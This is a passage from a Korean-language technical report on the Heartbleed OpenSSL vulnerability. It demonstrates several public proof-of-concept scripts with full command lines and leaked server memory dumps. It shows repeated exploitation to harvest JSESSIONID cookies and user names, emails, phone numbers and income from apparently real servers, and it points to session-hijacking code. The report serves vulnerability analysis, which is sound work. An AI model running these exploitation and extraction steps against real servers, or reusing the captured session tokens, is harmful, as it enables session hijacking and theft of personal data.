0700: 34 30 68 6F 74 6D 61 69 6C 2E 63 6F 6D 20 48 54 40hotmail.com HT
0710: 54 50 2F 31 2E 30 0D 0A 55 73 65 72 2D 41 67 65 TP/1.0..User-Age

```

```

0720: 6E 74 3A 20 57 6F 72 64 50 72 65 73 73 2F 41 56 nt: WordPress/AV
0730: 48 20 33 2E 36 2E 33 3B 20 68 74 74 70 3A 2F 2F H 3.6.3; http://
0740: 77 77 77 2E 73 6E 6F 77 77 65 62 2E 69 6E 66 6F www.snowweb.info
0750: 0D 0A 48 6F 73 74 3A 20 77 77 77 2E 73 74 6F 70 ..Host: www.stop
0760: 66 6F 72 75 6D 73 70 61 6D 2E 63 6F 6D 0D 0A 41 forumspam.com..A
0770: 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 ccept: /*..Acce
0780: 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 64 65 66 pt-Encoding: def
0790: 6C 61 74 65 3B 71 3D 31 2E 30 2C 20 63 6F 6D 70 late;q=1.0, comp
07a0: 72 65 73 73 3B 71 3D 30 2E 35 0D 0A 0D 0A 3A 35 ress;q=0.5....:5
07b0: 3A 22 4C 69 6E 75 78 22 3B 73 3A 34 3A 22 6E 61 : "Linux";s:4:"na
07c0: 6D 65 22 3B 73 3A 37 3A 22 46 69 72 65 66 6F 78 me";s:7:"Firefox
07d0: 22 3B 73 3A 37 3A 22 76 65 72 73 69 6F 6E 22 3B ";s:7:"version";
07e0: 73 3A 36 3A 22 31 34 2E 30 2E 31 22 3B 73 3A 31 s:6:"14.0.1";s:1
07f0: 30 3A 22 75 70 64 61 74 65 5F 75 72 6C 22 3B 73 0:"update_url";s
0800: 3A 32 33 3A 22 68 74 74 70 3A 2F 2F 77 77 77 2E :23:"http://www.
0810: 66 69 72 65 66 6F 78 2E 63 6F 6D 2F 22 3B 73 3A firefox.com/";s:
0820: 37 3A 22 69 6D 67 5F 73 72 63 22 3B 73 3A 35 30 7:"img_src";s:50
0830: A1 00 00 00 00 00 00 00 78 C7 83 98 6E 7F 00 00 .....x...n...
0840: 30 B0 79 9B 6E 7F 00 00 2F 69 6D 61 67 65 73 2F 0.y.n.../images/
0850: 62 72 6F 77 73 65 72 73 2F 66 69 72 65 66 6F 78 browsers/firefox
0860: 2E 70 6E 67 22 3B 73 3A 60 B3 83 98 6E 7F 00 00 .png";s:`...n...
0870: 61 00 00 00 00 00 00 00 78 C7 83 98 6E 7F 00 00 a.....x...n...
0880: 78 C7 83 98 6E 7F 00 00 6F 72 64 70 72 65 73 73 x...n...ordpress
0890: 2E 6F 72 67 2F 69 6D 61 67 65 73 2F 62 72 6F 77 .org/images/brow
08a0: 73 65 72 73 2F 66 69 72 65 66 6F 78 2E 70 6E 67 sers/firefox.png
08b0: 22 3B 73 3A 31 35 3A 22 63 75 72 72 65 6E 74 5F ";s:15:"current_
08c0: 76 65 72 73 69 6F 6E 22 E0 08 00 00 00 00 00 00 version".....
08d0: C0 00 00 00 00 00 00 00 8A 7F E5 DD 4A 43 F7 D0 .....JC..

```

~ 중략 ~

```

3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fe0: 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 .....@.....
3ff0: 70 00 00 00 00 00 00 00 E0 F7 79 9B 6E 7F 00 00 p.....y.n...

```

WARNING: server returned more data than it should - server is vulnerable!
ghost-2:heartbleed ghost\$

#3. Andreas Thienemann의 OpenSSL heartbeat PoC, "sslttest.py"

- 이 PoC 코드는 <https://gist.github.com/ixs/10116537>에서 확인할 수 있으며, Jared Stafford의 hb_test.py 코드를 수정하여 64KB reading을 가능하게 했고, 코드 실행 결과를 'dump' 파일로 저장하는 기능을 추가한 것인데, 64KB reading을 가능하게 한 것은 앞에서 취약한 코드 부분을 설명할 때 언급했던 것과 관련 있음

```

ghost-2:heartbleed ghost$ python ssltest.py xx.xxx.xxx.xxx
Connecting...
Sending Client Hello...
Waiting for Server Hello...
Server length: 58
... received message: type = 22, ver = 0302, length = 58
Server length: 995
... received message: type = 22, ver = 0302, length = 995
Server length: 525
... received message: type = 22, ver = 0302, length = 525
Server length: 4
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
Server length: 16384
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 FF FF D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+.H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3...f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....

```



```

0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D..../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.

```

~ 중략 ~

```

0200: 00 00 00 00 00 00 00 00 00 6A 77 6C 5F 66 6F 75 .....jwl_fou
0210: 72 5F 66 69 66 74 68 5F 6C 61 73 74 2F 76 61 72 r_fifth_last/var
0220: 2F 7A 70 61 6E 65 6C 2F 68 6F 73 74 64 61 74 61 /zpanel/hostdata
0230: 2F 7A 61 64 6D 69 6E 2F 70 75 62 6C 69 63 5F 68 /zadmin/public_h
0240: 74 6D 6C 2F 73 6E 6F 77 77 65 62 5F 69 6E 66 6F tml/snowweb_info
0250: 2F 77 70 2D 63 6F 6E 74 65 6E 74 2F 70 6C 75 67 /wp-content/plug
0260: 69 6E 73 2F 75 6C 74 69 6D 61 74 65 2D 74 69 6E ins/ultimate-tin
0270: 79 6D 63 65 2F 6F 70 74 69 6F 6E 73 5F 66 75 6E ymce/options_fun
0280: 63 74 69 6F 6E 73 2E 70 68 70 30 78 37 66 36 65 ctions.php0x7f6e
0290: 39 35 65 63 33 37 62 36 5F 73 72 63 22 3B 73 3A 95ec37b6_src";s:
02a0: F1 0B 00 00 00 00 00 00 90 E7 AA 9A 6E 7F 00 00 .....n...
02b0: 78 C7 83 98 6E 7F 00 00 00 00 00 00 00 00 00 00 x...n.....

```

~ 중략 ~

```

3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF .....

```

```

Received content written to the file ./dump
WARNING: server returned more data than it should - server is vulnerable!
Server length: 16384

```

```

... received message: type = 24, ver = 0302, length = 16384

```

```

Received heartbeat response:

```

```

0000: 30 18 B0 9C 6E 7F 00 00 77 01 00 00 85 01 00 00 0...n...w.....
0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF .....
0020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030: 00 00 00 00 00 00 00 00 00 00 00 00 50 02 00 00 00 00 00 00 .....P.....
0040: 70 00 00 00 00 00 00 00 00 B0 1C AB 9A 6E 7F 00 00 p.....n...
0050: 1C 00 00 00 6E 7F 00 00 80 17 AB 9A 6E 7F 00 00 ....n.....n...
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070: B0 15 AB 9A 6E 7F 00 00 00 62 A6 9B 6E 7F 00 00 ....n....b.n...
0080: 00 00 00 00 00 00 00 00 00 6A 77 6C 5F 70 74 61 67 .....jwl_ptag
0090: 73 5F 63 61 6C 6C 62 61 63 6B 5F 66 75 6E 63 74 s_callback_funct
00a0: 69 6F 6E 00 73 3A 34 3A 22 50 6F 73 74 22 3B 73 ion.s:4:"Post";s

```

~ 중략 ~

```

3ff0: 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 .....

```

```

Received content written to the file ./dump
WARNING: server returned more data than it should - server is vulnerable!
ghost-2:heartbleed ghost$

```

- 결과가 저장된 dump 파일의 내용은 strings를 이용해 다음과 같이 확인할 수 있음

```

ghost-2:heartbleed ghost$ strings dump
wp_admin_bar_render
wp_admin_bar_wp_menu
wp_admin_bar_my_account_item
wp_admin_bar_my_account_menu
wp_admin_bar_site_menu
wp_admin_bar_my_sites_menu
wp_admin_bar_shortlink_menu
pass to the
wp_admin_bar_edit_menu
wp_admin_bar_new_content_menu
wp_admin_bar_comments_menu
wp_admin_bar_search_menu
wp_admin_bar_add_secondary_groups
wp_admin_bar_header
_admin_bar_bump_cb
show_admin_bar
is_admin_bar_showing

```

```

_get_admin_bar_pref
WP_PLUGIN_URL
PLUGINDIR
WPMU_PLUGIN_DIR
WPMU_PLUGIN_URL
MUPLUGINDIR
host
COOKIEHASH
USER_COOKIE
PASS_COOKIE
AUTH_COOKIE
SECURE_AUTH_COOKIE
LOGGED_IN_COOKIE
TEST_COOKIE
COOKIEPATH
k param!
SITECOOKIEPATH
when to a
xecution!
ADMIN_COOKIE_PATH

```

~ 중략 ~

```

-nextgen_basic_temp
h/var/zpanel/hostdata/zadmin/public_html/snowweb_info/wp-content/plugins/nextgen-
gallery/products/photocrati_nextgen/modules/mvc/template_helper.php0x7f6e95ec21280x7f 6e95ec205
dx7f6e95ec2020io
m_validation

```

~ 중략 ~

```

wp_admin_bar_site_menu
wp_admin_bar_my_sites_menu
wp_admin_bar_shortlink_menu
pass to the
wp_admin_bar_edit_menu
wp_admin_bar_new_content_menu
ghost-2:heartbleed ghost$

```

#4. Michael Davis의 session hijacking 공격을 위한 세션 추출 코드

- 이 PoC 코드는 <https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/>에서 확인할 수 있으며, Jared Stafford의 hb_test.py 코드를 수정하여 HTTP session ID cookies를 추출함
- 현재 이 취약점을 이용해 추출한 HTTPd session ID cookies를 이용해 세션 하이재킹 공격을 실행한 예가 공개되어 있으므로, 다음 링크의 예를 참고
<https://www.matthlifebytes.com/?p=533>

#5. SensePost의 수정된 OpenSSL heartbeat PoC, "heartbleed-poc.py"

- 이 PoC 코드는 Jared Stafford의 hb_test.py 코드를 수정한 것으로, 앞의 코드들과 같은 기능을 하면서, 반복 실행 횟수를 지정하여 더 많은 정보를 수집할 수 있으며, 그 결과를 별도 파일로 저장하여 awk, grep, pcregrep과 같은 툴을 이용해 다양한 정보를 추출할 수 있으며, 메일 서버를 체크하는 기능도 추가되었음
- <https://github.com/sensepost/heartbleed-poc/blob/master/heartbleed-poc.py>에서 확인할 수 있음

- 아래는 10회 반복 실행을 하며, 그 결과를 dump.bin에 저장함

```
ghost-2:heartbleed ghost$ python heartbleed-poc.py -n10 -f dump xxx.xxx.xxx.xxx
Scanning xxx.xxx.xxx.xxx on port 443
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 3449
... received message: type = 22, ver = 0302, length = 331
... received message: type = 22, ver = 0302, length = 4
Server TLS version was 1.2

Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 09 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 20 67 7A 69 ....#...... gzi
00e0: 70 2C 20 64 65 66 6C 61 74 65 0D 0A 41 63 63 65 p, deflate..Acce
00f0: 70 74 3A 20 74 65 78 74 2F 68 74 6D 6C 2C 61 70 pt: text/html,ap
0100: 70 6C 69 63 61 74 69 6F 6E 2F 78 68 74 6D 6C 2B plication/xhtmll+
0110: 78 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F xml,application/
0120: 78 6D 6C 3B 71 3D 30 2E 39 2C 2A 2F 2A 3B 71 3D xml;q=0.9,*/*;q=
0130: 30 2E 38 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 0.8..Accept-Lang
0140: 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E uage: en-us..Con
0150: 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C nection: keep-al
0160: 69 76 65 0D 0A 44 4E 54 3A 20 31 0D 0A 55 73 65 ive..DNT: 1..Use
0170: 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 r-Agent: Mozilla
0180: 2F 35 2E 30 20 28 69 50 61 64 3B 20 43 50 55 20 /5.0 (iPad; CPU
0190: 4F 53 20 37 5F 30 5F 32 20 6C 69 6B 65 20 4D 61 OS 7_0_2 like Ma
01a0: 63 20 4F 53 20 58 29 20 41 70 70 6C 65 57 65 62 c OS X) AppleWeb
01b0: 4B 69 74 2F 35 33 37 2E 35 31 2E 31 20 28 4B 48 Kit/537.51.1 (KH
01c0: 54 4D 4C 2C 20 6C 69 6B 65 20 47 65 63 6B 6F 29 TML, like Gecko)
01d0: 20 56 65 72 73 69 6F 6E 2F 37 2E 30 20 4D 6F 62 Version/7.0 Mob
01e0: 69 6C 65 2F 31 31 41 35 30 31 20 53 61 66 61 72 ile/11A501 Safar
01f0: 69 2F 39 35 33 37 2E 35 33 0D 0A 0D 0A 47 4B C2 i/9537.53....GK.
0200: C2 81 8C CB F6 98 7C D4 6F 41 FF C3 92 E1 F6 05 .....|.oA.....
0210: AA 2B 09 D6 7E 5F 1D AD A7 6A EF D8 A6 4B F7 24 .+...~...j...K.$
0220: 9D 46 6A 4A 39 0B 53 03 B9 2E CF 8C 7B 02 02 02 .FjJ9.S.....{...
0230: 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 .Accept-Language
0240: 3A 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 38 : en-US,en;q=0.8
0250: 0D 0A 43 6F 6F 6B 69 65 3A 20 4A 53 45 53 49 ..Cookie: JSESSI
0260: 4F 4E 49 44 3D 46 37 39 42 45 36 46 43 42 46 37 ONID=F79BE6FCBF7
0270: 41 44 42 34 46 31 46 33 45 32 30 30 43 41 34 37 ADB4F1F3E200CA47
0280: 41 41 44 33 34 2E 6E 65 77 74 77 6F 0D 0A 0D 0A AAD34.newtwo....
0290: E8 11 3E 17 BF 62 69 2F 3D BB 0E 71 1D 6F 17 69 ..>..bi/=..q.o.i
02a0: 0D 3C 12 AA 0B 0B 0B 0B 0B 0B 0B 0B 0B 0B 0B 0B .<.....
02b0: 53 45 53 53 49 4F 4E 49 44 3D 46 37 39 42 45 36 SESSIONID=F79BE6
02c0: 46 43 42 46 37 41 44 42 34 46 31 46 33 45 32 30 FCBF7ADB4F1F3E20
02d0: 30 43 41 34 37 41 41 44 33 34 2E 6E 65 77 74 77 0CA47AAD34.newtw
02e0: 6F 0D 0A 0D 0A 69 64 31 32 5F 68 66 5F 30 3D 26 o....id12_hf_0=&
02f0: 6D 6F 62 69 6C 65 50 68 6F 6E 65 25 33 41 63 65 mobilePhone%3Ace
0300: 6C 6C 50 68 6F 6E 65 31 3D 32 31 30 26 6D 6F 62 llPhone1=210&mob
0310: 69 6C 65 50 68 6F 6E 65 25 33 41 63 65 6C 6C 50 ilePhone%3AcellP
0320: 68 6F 6E 65 32 3D 38 36 31 26 6D 6F 62 69 6C 65 hone2=861&mobile
0330: 50 68 6F 6E 65 25 33 41 63 65 6C 6C 50 68 6F 6E Phone%3AcellPhon
0340: 65 33 3D 31 35 33 30 26 69 73 73 75 65 54 79 70 e3=1530&issueTyp
0350: 65 3D 31 26 69 73 73 75 65 44 65 74 61 69 6C 31 e=1&issueDe tail1
0360: 3D 26 69 73 73 75 65 44 65 74 61 69 6C 32 3D 26 =&issueDetail2=&
0370: 6F 74 68 65 72 3D 69 2B 72 65 66 75 73 65 2B 74 other=i+refuse+t
```

```

0380: 6F 2B 67 69 76 65 2B 75 70 2B 6F 6E 2B 79 6F 75 o+give+up+on+you
0390: 2B 67 75 79 73 2B 62 65 63 61 75 73 65 2B 69 2B +guys+because+i+
03a0: 74 68 69 6E 6B 2B 79 25 32 37 61 6C 6C 2B 61 72 think+y%27all+ar
03b0: 65 2B 6D 79 2B 73 6F 75 6C 2B 73 75 72 76 69 76 e+my+soul+surviv
03c0: 6F 72 25 32 37 73 D1 9C C2 88 B1 24 68 00 C4 81 or%27 s....$h...
03d0: 95 22 CC FC 70 A9 1A 15 65 83 05 05 05 05 05 05 ."...p....e.....
03e0: 77 38 7A 79 31 62 30 43 46 62 42 6A 37 41 6F 64 w8zy1b0CFbBj7Aod
03f0: 4E 77 67 41 54 67 0D 0A 43 6F 6E 74 65 6E 74 2D NwgATg..Content -
0400: 4C 65 6E 67 74 68 3A 20 31 33 0D 0A 43 6F 6E 6E Length: 13..Conn
0410: 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 ection: keep -ali
0420: 76 65 0D 0A 43 6F 6F 6B 69 65 3A 20 4A 53 45 53 ve..Cookie: JSES
0430: 53 49 4F 4E 49 44 3D 31 38 42 36 38 38 42 41 46 SIONID=18B688BAF
0440: 35 45 41 37 37 44 42 30 33 31 35 31 43 33 39 31 5EA77DB03151C391
0450: 35 32 41 44 43 32 41 2E 6E 65 77 74 77 6F 0D 0A 52ADC2A.newtwo..
0460: 0D 0A 39 57 7E BC CA 44 B1 6D 1E 22 34 E4 15 F0 ..9W~...D.m."4...
0470: A5 5A DB 5E CA 8E C2 60 9D 1C D2 A4 CB 5A 1E F7 .Z.^...`.....Z..
0480: 32 BA AA 1A 67 D2 E5 02 99 7D 25 86 9B B3 19 05 2...g....}%.....
0490: 4F 58 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0X.....
04a0: 33 32 30 26 62 69 68 3D 34 36 30 26 70 73 77 3D 320&bih=460&psw=
04b0: 33 32 30 26 70 73 68 3D 31 34 38 26 66 72 6D 3D 320&psw=148&frm=
04c0: 30 26 75 69 3D 75 76 33 73 6C 31 73 72 31 63 63 0&ui=uv3s1sr1cc
04d0: 31 2D 61 66 33 73 74 31 33 73 64 31 33 73 76 31 1 -af3st13sd13sv1
04e0: 33 2D 73 74 31 32 2D 73 74 31 32 2D 26 72 75 72 3 -st12-st12-&rur
04f0: 6C 3D 68 74 74 70 25 33 41 25 32 46 25 32 46 77 l=http%3A%2F%2Fw
0500: 77 77 2E 63 68 6F 6F 73 65 2D 79 6F 75 72 2D 62 ww.choose -your-b
0510: 65 73 74 2D 6F 70 74 69 6F 6E 2E 63 6F 6D 25 32 est-option.com%2
0520: 46 72 65 6C 61 74 65 64 25 32 46 73 61 6D 65 64 Frelated%2Fsamed
0530: 61 79 2D 70 61 79 64 61 79 2D 6C 6F 61 6E 73 2D ay -payday-loans-
0540: 6F 6E 6C 69 6E 65 2E 68 74 6D 25 33 46 71 75 65 online.htm%3Fque
0550: 72 79 25 33 44 53 61 6D 65 64 61 79 25 32 42 50 ry%3DSameday%2BP
0560: 61 79 64 61 79 25 32 42 4C 6F 61 6E 73 25 32 42 ayday%2BLoans%2B
0570: 4F 6E 6C 69 6E 65 25 32 36 61 66 64 54 6F 6B 65 Online%26afdToke
0580: 6E 25 33 44 43 71 63 42 43 68 4D 49 72 62 53 6F n%3DCqcBCbMlrBSo
0590: 78 50 4C 56 76 51 49 56 51 55 33 6C 43 68 30 7A xPLVvQIVQU3lCh0z
05a0: 58 77 44 44 45 41 49 59 41 53 41 41 55 50 37 48 XwDDEAIYASAAUP7H
05b0: 79 51 56 51 33 35 57 44 42 31 44 71 6C 35 55 49 yQVQ35WDB1Dq15UI
05c0: 55 4F 79 58 6C 51 68 51 31 64 4F 2D 45 56 44 43 U0yXlQhQ1d0 -EVDC
05d0: 37 76 38 54 55 50 32 4E 6A 52 56 51 6E 75 71 57 7v8TUP2NjRVQnuqW
05e0: 48 31 43 4D 37 66 77 67 55 48 69 35 30 43 4A 51 H1CM7fwgUKi50CJQ
05f0: 32 61 2D 62 4C 56 44 78 77 5A 68 6C 55 4F 69 42 2a -bLVDxwZh1U0iB
0600: 6F 33 4A 51 30 5A 54 63 6C 77 46 51 38 5F 5F 74 o3JQ0ZTclwFQ8__t
0610: 6C 77 46 51 75 72 32 6A 79 67 46 51 72 65 58 43 lwFQur2jygfQreXC
0620: 39 77 4A 51 7A 66 4F 38 6D 67 4E 78 72 36 52 2D 9wJQzf08mgNxr6R-
0630: 48 67 56 70 74 70 43 4E 41 63 44 6F 56 63 61 52 HgVptpCNACDoVcaR
0640: 41 57 50 51 4D 4E 79 33 54 6A 74 79 6B 51 45 55 AWPMNy3TjtykQEU
0650: 33 65 51 75 30 4F 70 6B 30 35 45 42 65 49 4B 73 3eQu00pk05E BeIKs
0660: 50 41 77 44 76 66 6F 53 47 51 43 63 68 51 4A 4B PAwDvfoSGQCchQJK
0670: 47 79 77 2D 4A 53 63 56 77 74 31 64 64 30 64 77 Gyw -JScVwt1dd0dw
0680: 30 77 43 6B 50 4F 31 4A 64 37 45 26 72 65 66 3D 0wCkP01Jd7E&ref=
0690: 68 74 74 70 25 33 41 25 32 46 25 32 46 64 70 2E http%3A%2F%2Fdp.
06a0: 67 2E 64 6F 75 62 6C 65 63 6C 69 63 6B 2E 6E 65 g.doubleclick.ne
06b0: 74 25 32 46 73 74 61 74 69 63 25 32 46 63 61 66 t%2Fstatic%2Fcaf
06c0: 25 32 46 73 6C 61 76 65 2E 68 74 6D 6C 0D 0A 41 %2Fslave.html..A
06d0: 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 ccept-Encoding:
06e0: 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 0D gzip, deflate...
06f0: 0A 2A 89 6F A3 5B 8A 04 CB 83 CE 10 E0 37 70 22 *.o.[.....7p"
0700: EB 17 17 3D 58 B7 7E 5D 0C ED 13 75 DB 36 78 A0 ...=X.~]...u.6x.

```

~ 종락 ~

```
3ff0: 74 2E 73 70 65 63 69 61 6C 5B 67 5D 7C 7C 7B 7D t.special[g]||{}
```

WARNING: server xxx.xxx.xxx.xxx returned more data than it should - server is vulnerable!
ghost-2:heartbleed ghost\$

- 1회 실행하였을 때 dump 파일의 크기는 16,384 바이트, 10회 반복 실행 시 180,224 바이트였으나, 100회 반복 실행했을 때 dump 파일의 크기는 1,703,936 바이트였으며, 그 정보의 양과 질에서도 차이가 났음

- 다음은 반복 실행 결과를 저장한 dump 파일에서 grep를 이용해 쿠키값을 추출한 것임

```
ghost-2:heartbleed ghost$ grep -a "^Cookie:" dump
Cookie: JSESSIONID=F79BE6FCBF7ADB4F1F3E200CA47AAD34.newtwo
Cookie: JSESSIONID=18B688BAF5EA77DB03151C39152ADC2A.newtwo
Cookie: JSESSIONID=B544DFDD40EAD852833B649CCAC5ED46.newtwo
Cookie: JSESSIONID=5657701049FEA7E870AC6098978FD1CC.newone;
__utma=224426120.61787305.1397135041.1397135041.1397135041.1;
__utmb=224426120.6.10.1397135041; __utmc=224426120;
__utmz=224426120.1397135041.1.1.utmclid=CJHSjc391b0CFSsQ7AodACEA3w|utmccn=(not%20set)|utmcm
d=(not%20set)
Cookie: JSESSIONID=9269A7D9C844A755A28BCEFB39D128A4.newone
Cookie: JSESSIONID=5657701049FEA7E870AC6098978FD1CC.newone;
__utma=224426120.61787305.1397135041.1397135041.1397135041.1;
__utmb=224426120.2.10.1397135041; __utmc=224426120;
__utmz=224426120.1397135041.1.1.utmclid=CJHSjc391b0CFSsQ7AodACEA3w|utmccn=(not%20set)|utmcm
d=(not%20set)
Cookie: JSESSIONID=2B324E61D8D24357F638B9E6CA4A5F41.newtwo
Cookie: JSESSIONID=3637E48CEF3855BDDBBDE63E609E0DB.newone
Cookie: JSESSIONID=B544DFDD40EAD852833B649CCAC5ED46.newtwo
Cookie: JSESSIONID=3637E48CEF3855BDDBBDE63E609E0DB.newone
Cookie: JSESSIONID=B544DFDD40EAD852833B649CCAC5ED46.newtwo
Cookie: JSESSIONID=3637E48CEF3855BDDBBDE63E609E0DB.newone
Cookie: JSESSIONID=B544DFDD40EAD852833B649CCAC5ED46.newtwo
Cookie: JSESSIONID=2B324E61D8D24357F638B9E6CA4A5F41.newtwo
Cookie: JSESSIONID=2B324E61D8D24357F638B9E6CA4A5F41.newtwo
Cookie: JSESSIONID=3637E48CEF3855BDDBBDE63E609E0DB.newone
```

~ 중략 ~

```
Cookie: JSESSIONID=A9FEC6C9074EA05CF357BA0963D133A2.newtwo
ghost-2:heartbleed ghost$
```

- 다음은 반복 실행 결과를 저장한 dump 파일에서 pcregrep를 이용해 의미있는 정보들을 추출한 것임(pcregrep⁸을 Mac OS X에 설치할 경우 root 권한으로 설치해야 에러가 발생하지 않음)

```
ghost-2:heartbleed ghost$ pcregrep -ao "[A-Za-z0-9_-]+=[0-9a-zA-Z]+" dump
v=3
p=33
p=33
q=0
q=0
q=0
JSESSIONID=F79BE6FCBF7ADB4F1F3E200CA47AAD34
SESSIONID=F79BE6FCBF7ADB4F1F3E200CA47AAD34
3AcellPhone1=210
3AcellPhone2=861
3AcellPhone3=1530
issueType=1
other=i
JSESSIONID=18B688BAF5EA77DB03151C39152ADC2A
bih=460
psw=320
psh=148
frm=0
ui=uv3sl1sr1cc1
rurl=http
ref=http
r=n
```

~ 중략 ~

```
utmclid=CJHSjc391b0CFSsQ7AodACEA3w
```

⁸ <http://www.pcre.org>

```

monthlyIncome=xxxx
rmSubmitted=false
trackPageId=1144
firstname=xxxxxx
lastname=xxxxxx
mobile=xxxxxxxx
promoId=8
subPromoId=default
__utma=224426120
ref=http
q=0
q=0
JSESSIONID=9269A7D9C844A755A28BCEFB39D128A4
promoId=ppc
gclid=CJHSjc391b0CFSSQ7AodACEA3w
JSESSIONID=5657701049FEA7E870AC6098978FD1CC
__utma=224426120
__utmb=224426120
__utmc=224426120
__utmz=224426120
utmglid=CJHSjc391b0CFSSQ7AodACEA3w
d=CJHSjc391b0CFSSQ7AodACEA3w
__utma=224426120
__utmb=224426120
__utmc=224426120
__utmz=224426120
utmglid=CJHSjc391b0CFSSQ7AodACEA3w
firstName=xxx
lastName=xxxxx
email=xxxxxxxx
mobilePhone=xxxxxxxx
x=119
y=23
agreeTerms=on
agreeText=on
ref=http
q=0
JSESSIONID=2B324E61D8D24357F638B9E6CA4A5F41
affiliate_ref=PPCMMIEZ9QEKYQB2EXHSJ3UP99L0VEHD4AH5240IBUITFWY96QY9
promoId=ppc
gclid=CN
JSESSIONID=3637E48CEF3855BDDBBDEDE63E609E0DB
d=CJHSjc391b0CFSSQ7AodACEA3w

```

~ 중략 ~

```

q=0
JSESSIONID=A9FEC6C9074EA05CF357BA0963D133A2
ghost-2:heartbleed ghost$

```

- 위의 추출한 결과를 보면 이름, 이메일, 전화번호, 월수익 등의 정보와 세션 ID 등의 정보가 노출되었음을 알 수 있음
- 이 코드는 plain text 통신 프로토콜의 확장 기능인 STARTTLS를 사용하는 메일 서버도 점검하는 기능이 있으며, 사용법은 다음과 같음

```

ghost-2:heartbleed ghost$ python heartbleed-poc.py -s -p 25 xxx.xxx.xxx.xxx
Scanning xxx.xxx.xxx.xxx on port 25

```

#6. Peter Wu의 CVE-2014-0160 client 테스트 코드, “pacemaker.py”

- 이 코드는 curl, wget 등 각종 클라이언트를 실행했을 때 데이터 노출 여부를 확인하는 코드로, <https://github.com/Lekensteyn/pacemaker>에서 확인할 수 있음

- 먼저 pacemaker.py를 실행하면 listening 모드에서 값이 입력되길 기다리고 있으며,

```
ghost-2:heartbleed ghost$ python pacemaker.py
Listening on :4433 for tls clients
```

- 다른 콘솔에서 다음과 같이 curl을 실행하면,

```
ghost-2:heartbleed ghost$ curl https://localhost:4433/
curl: (35) Unknown SSL protocol error in connection to localhost:4433
ghost-2:heartbleed ghost$
```

- 대기 중이던 서버에서 다음과 같이 출력이 되고, 만약 취약하지 않을 경우 다음과 같은 문자열이 출력되며,

```
Connection from: 127.0.0.1:52534
Possibly not vulnerable
```

- 만약, 취약할 경우 아래와 같은 형태로 출력됨

```
ghost-2:heartbleed ghost$ python pacemaker.py
Listening on :4433 for tls clients
Connection from: 127.0.0.1:52531
Client returned 65535 (0xffff) bytes
0000: 18 03 03 40 00 02 ff ff 2d 03 03 52 34 c6 6d 86 ...@....-..R4.m.
0010: 8d e8 40 97 da ee 7e 21 c4 1d 2e 9f e9 60 5f 05 ..@...~!.....`_.
0020: b0 ce af 7e b7 95 8c 33 42 3f d5 00 c0 30 00 00 ...~...3B?...0..
0030: 05 00 0f 00 01 01 00 00 00 00 00 00 00 00 00 00 .....
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
